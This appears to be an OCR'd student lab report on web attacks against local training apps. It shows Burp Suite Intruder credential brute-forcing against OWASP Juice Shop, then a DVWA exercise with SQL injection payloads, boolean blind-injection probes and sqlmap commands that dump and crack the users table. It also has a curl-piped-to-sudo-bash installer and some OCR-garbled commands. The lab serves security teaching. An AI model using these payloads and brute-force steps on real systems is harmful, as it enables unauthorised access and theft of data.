sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://127.0.0.1:42000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:42000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
vNlkmKJEbPR98Nvvken713oW6yBG2ltEvAlmrXMQaYVZgjO4qLxp5zD2VbR7; welcomebanner_status=dismiss
Connection: keep-alive
{"email":"bender@juice-sh.op","password":§§}
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Payloads
Resource pool
Settings



Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Cluster bomb attack
Start attack
Target http://127.0.0.1:42000
Update Host header to match target
Positions Add § Clear § Auto §
Host: 127.0.0.1:42000
Content-Length: 50
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://127.0.0.1:42000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:42000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
vNlkmKJEbPR98Nvvken713oW6yBG2ltEvAlmrXMQaYVZgjO4qLxp5zD2VbR7; welcomebanner_status=dismiss
Connection: keep-alive
{"email":"§§","password":"§§"}
Search
2 highlights
2 payload positions
Length: 790
Payloads
Payload position: 2
Payload type: Simple list
Payload count: 6
Request count: 60
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
admin
123456
juice
password
welcome
admin123
Add
Enter a new item
Add from list... [Pro version only]
Event log (3)
All issues
Memory: 136.7MB
Disabled
Payloads
Resource pool
Settings



5. Intruder attack of http://127.0.0.1:42000
Attack Save
5. Intruder attack of http://127.0.0.1:42000
Attack
Save
Results Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload 1 Payload 2 Status code Response rece... Error Timeout Length Comment
0 401 5 413
1 admin 401 4 413
2 admin@juice-sh.op admin 401 8 413
3 administrator@juice-sh.op admin 401 8 413
4 root@juice-sh.op admin 401 8 413
5 user@juice-sh.op admin 401 8 413
6 test@juice-sh.op admin 401 10 413
17 of 60
Payloads
Resource pool
Settings


7. Intruder attack of http://127.0.0.1:42000
Attack
Save
7. Intruder attack of http://127.0.0.1:42000
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
0 500 2 1725
1 admin 500 1 1725
2 123456 500 1 1725
3 juice 500 1 1725
4 welcome 500 3 1725
5 admin123 500 4 1725
Payloads
Resource pool
Settings
Finished


127.0.0.1:42000/profile
\
File Upload:
Choose File
No file chosen
• Maximum file size 150Kb
• All image formats are accepted
Upload Picture
or
e.g. https://www.gravatar.com/avatar/526703a
Image URL:
Link Image


127.0.0.1:42000/rest/pro
OWASP Juice Shop
127.0.0.1:42000/#/forgot-password
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
X
Forgot Password
Your password was successfully changed.
Email*
Security Question*


OWASP Juice Shop
127.0.0.1:42000/#/register
OWASP Juice Shop
Account
EN
User Registration
Email must be unique
Email*
bender@juice-sh.op
Password*
Password must be 5-40 characters long.
5/20
5/40


127.0.0.1:42000/rest/pro
127.0.0.1:42000/rest/products/search?q=.
Pretty-print
{"status":"success","data":[{"id":1,"name":"Apple Juice (1000ml)","description":"The all-time classic.","price":1.99,"deluxePrice":0.99,"image":"apple_juice.jpg","createdAt":"2026-09-29 05:45:34.296 +00:00","updatedAt":"2026-09-29 05:45:34.296 +00:00","deletedAt":null},{"id":24,"name":"Apple Pomace","description":"Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.","price":0.89,"deluxePrice":0.89,"image":"apple_pressings.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":6,"name":"Banana Juice (1000ml)","description":"Monkeys love it the most.","price":1.99,"deluxePrice":1.99,"image":"banana_juice.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":42,"name":"Best Juice Shop Salesman Artwork","description":"Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful carreer in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before finally adding his expertise to the Juice Shop marketing team.","price":5000,"deluxePrice":5000,"image":"artwork2.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":30,"name":"Carrot Juice (1000ml)","description":"As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"","price":2.99,"deluxePrice":2.99,"image":"carrot_juice.jpeg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":3,"name":"Eggfruit Juice (500ml)","description":"Now with even more exotic flavour.","price":8.99,"deluxePrice":8.99,"image":"eggfruit_juice.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":25,"name":"Fruit Press","description":"Fruits go in. Juice comes out. Pomace you can send back to us for recycling purposes.","price":89.99,"deluxePrice":89.99,"image":"fruit_press.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":22,"name":"Green Smoothie","description":"Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.","price":1.99,"deluxePrice":1.99,"image":"green_smoothie.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":41,"name":"Juice Shop \"Permafrost\" 2020 Edition","description":"Exact version of OWASP Juice Shop that was archived on 02/02/2020 by the GitHub Archive Program and ultimately went into the Arctic Code Vault on July 8. 2020 where it will be safely stored for at least 1000 years.","price":9999.99,"deluxePrice":9999.99,"image":"permafrost.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":5,"name":"Lemon Juice (500ml)","description":"Sour but full of vitamins.","price":2.99,"deluxePrice":1.99,"image":"lemon_juice.jpg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":33,"name":"Melon Bike (Comeback-Product 2018 Edition)","description":"The wheels of this bicycle are made from real water melons. You might not want to ride it up/down the curb too hard.","price":2999,"deluxePrice":2999,"image":"melon_bike.jpeg","createdAt":"2026-09-29 05:45:34.297 +00:00","updatedAt":"2026-09-29 05:45:34.297 +00:00","deletedAt":null},{"id":38,"name":"OWASP Juice Shop \"King of the Hill\" Facemask","description":"Facemask with compartment for filter

Experiment No: 7

SQL Injection and Blind SQL Injection in DVWA

Aim:

To understand and demonstrate SQL Injection vulnerabilities by installing and exploiting DVWA in low-security mode and to learn how malicious inputs can be used to bypass authentication or retrieve sensitive data.

Theory:

1. What is SQL Injection?

SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. By manipulating SQL queries through input fields, attackers can:

Retrieve unauthorized data

Modify database contents

Execute administrative operations

Bypass authentication mechanisms

Example:

```
SELECT * FROM users WHERE username = 'input' AND password = 'input';
```

If the attacker enters:

```
' OR '1'='1
```

The query becomes:

```
SELECT * FROM users WHERE username = " OR '1'='1' AND password = ";
```

SQL evaluates AND before OR. So it parses like: username = " OR ('1'='1' AND password = ")

'1'='1' is true, but true AND password = " is only true if password = ". So the whole condition becomes username = " OR password = " — not true.

```
SELECT * FROM users WHERE username = " OR '1'='1' - ' AND password = ";
```

Everything after - is treated as a comment, so the AND password = " is discarded and the WHERE becomes username=" OR '1'='1' → always true, granting access without valid credentials.

2. Types of SQL Injection:

a. Classic SQL Injection (Visible Errors)

The application returns database errors or outputs directly visible to the attacker, making it easier to exploit.

b. Blind SQL Injection (No Visible Errors)

The application does not display database errors. The attacker relies on observing behavioral changes, such as different responses or page loads, to infer information.

3. DVWA Overview:

DVWA (Damn Vulnerable Web Application) is a deliberately vulnerable web application designed for security testing and learning.

It includes multiple modules like SQL Injection, XSS, CSRF, and more.

It allows setting different security levels: Low, Medium, High, Impossible.

In this experiment, Low Security will be used to focus on the basics of SQL injection.

Pre-requisites:

A machine running Linux (Kali Linux or Ubuntu preferred).

Browser (e.g., Chrome or Firefox).

Procedure:

This section explains how to install DVWA using the GitHub one-liner method.

Step 1: Install DVWA using GitHub One-Liner

Open a terminal on your system.

Run the following command:

```
sudo bash -c "$(curl -fail -show-error -silent -location https://raw.githubuserconten
```

Step 2: Access DVWA in Browser

Open your browser.

Navigate to:

```
http://localhost/DVWA
```

You should see the DVWA login page.

Step 3: Login to DVWA

Use the default credentials:

Username: admin

Password: password

Step 4: Configure DVWA Security

After logging in scroll down and click, create/reset database then relog.

From the DVWA dashboard, go to DVWA Security in the left menu.

Set the security level to Low.

Click Submit.

Part A: Classic SQL Injection

Step 5: Navigate to SQL Injection Module

From the left-hand menu, select SQL Injection under the "Vulnerabilities" section.

The page will display a form with:

A text box for User ID input.

A Submit button.

In the User ID text box, enter:

```
1'
```

Click Submit.

Observe if any database error is displayed (e.g., You have an error in your SQL syntax).

Observation:

If an error appears, it confirms the input is being processed by the database, indicating a potential SQL injection vulnerability.

Step 6: Bypass Authentication / Display All Users

Enter the following payload:

```
1' AND 1=2 #
```

```
1' OR '1'='1
```

Click Submit.

DVWA will return all user data, bypassing restrictions.

Explanation:

`' OR '1'='1` makes the condition always true, so the database returns every record.

Step 7: Extract Data from Specific Columns

Enter:

```
1' UNION SELECT null, version() #
```

`version()` retrieves the database version.

`#` comments out the rest of the query.

Click Submit.

The database version will be displayed on the page.

Step 8: Enumerate Database Tables

To list table names:

```
1' UNION SELECT null, table_name FROM information_schema.tables #
```

To list column names of a specific table (e.g., users):

```
1' UNION SELECT null, column_name FROM information_schema.columns WHERE
table_name='users' #
```
Part B: Blind SQL Injection

Step 9: Navigate to Blind SQL Injection Module

From the left-hand menu, select SQL Injection (Blind).

The interface will have:

A text box for User ID.

A Submit button.

It will not show direct errors or data.

Step 10: Test for Blind SQL Injection

Enter:

```
1'
```

Click Submit.

Observe if the page loads differently or shows a generic message like User ID exists or User ID is MISSING.

Step 11: Boolean-Based Blind SQL Injection

Enter:

```
1' AND 1=1 #
```

If the page loads normally, the condition is true.

Enter:

```
1' AND 1=2 #
```

If the page changes or denies access, the condition is false.

Explanation:

This confirms a blind SQL injection vulnerability.

Step 12: Extract Data Character by Character

To check if the first letter of the database name is 'd':

```
1' AND SUBSTRING(database(),1,1)='d' #
```

If the page behaves differently, the condition is true.

Repeat with different letters to guess the full name.

Step 13: Automate with SQLMap (Blind SQL)

Now we will use SQLMap to speed up the Blind SQL Injection process.

Open a terminal.

Run:

```
sqlmap -url="http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"
```

`-cookie="PHPSESSID=YOUR_COOKIE; security=low" -dbs`

SQLMap will automate enumeration and show database names. (extract the PHPSESSID cookie by capturing the request using burpsuite, goto network settings and change proxy as manual proxy on firefox)

Build the payload (link as per your own system/dvwa link and cookie)

Step 13.2: Enumerate Tables in the dvwa Database

Run the following command:

`sqlmap -url="http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"`

`-cookie="PHPSESSID=YOUR_COOKIE; security=low" -p id -D dvwa`

`-tables -batch -threads 5`

Explanation:

`-D dvwa` → Specifies the target database.

`-tables` → Lists tables inside the selected database.

`-batch` → Automatically chooses default answers to prompts.

`-threads 5` → Speeds up enumeration using multiple threads.

Step 14: Dump Contents of the users Table

The users table contains login data, including usernames and password hashes.

Command:

`sqlmap -url="http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"`

`-cookie="PHPSESSID=96e0e870edc47386a3e1759aab8821c2; security=low" -D`

`dvwa -T users -dump -batch -threads 5`

Explanation:

`-T users` → Target table is users.


`-dump` → Extracts all data from the table.


Result:

The experiment successfully demonstrated both regular SQL Injection and Blind SQL Injection attacks on DVWA running in low-security mode. In the SQL Injection phase, we were able to directly manipulate database queries through the vulnerable id parameter, retrieving sensitive data such as database names, tables, and complete records from the users table. In the Blind SQL Injection phase, where no direct error messages or query outputs were visible, we used SQLMap to automate the attack, identifying two databases (dvwa and information_schema) and extracting all table names and contents through boolean-based and time-based techniques.


SQLMap also detected and cracked weak MD5 password hashes in real-time, revealing plaintext credentials like admin:password and gordonb:abc123. This experiment highlighted the severe impact of SQL Injection vulnerabilities, showing how attackers can move from simple data enumeration to full system compromise if proper security controls, such as parameterized queries and strong password hashing, are not implemented.


OUTPUT – EXPERIMENT 7







kali@kali: /var/www/html
File Actions Edit View Help
Username: root
Password: [No password, just hit Enter]
[?] Enter SQL user: root
[?] Enter SQL password (press Enter for no password):
[√] SQL commands executed successfully.
[4/5] Configuring Web Server & PHP
[→] Configuring DVWA configuration file ...
[→] Configuring directory permissions ...
[→] Configuring PHP directives ...
[→] Enabling Apache service ...
[→] Restarting Apache service ...
[5/5] Initializing Database & Finalizing
[→] Initializing DVWA database tables ...
DVWA INSTALLED SUCCESSFULLY!
URL: http://localhost/DVWA
Username: admin
Password: password
[Made with ♥ by IamCarron]
(kali㉿kali)-[/var/www/html]
$


kali@kali: /var/www/html
File Actions Edit View Help
Resolving deltas: 100% (2874/2874), done.
(kali㉿kali)-[/var/www/html]
$ sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"
DVWA
INSTALLER
Welcome to the DVWA setup!
Script Name: Install-DVWA.sh
Author: IamCarron
Github Repo: https://github.com/IamCarron/DVWA-Script
Installer Version: 2.0
[1/5] Updating Repositories & Dependencies
[→] Updating repositories ...

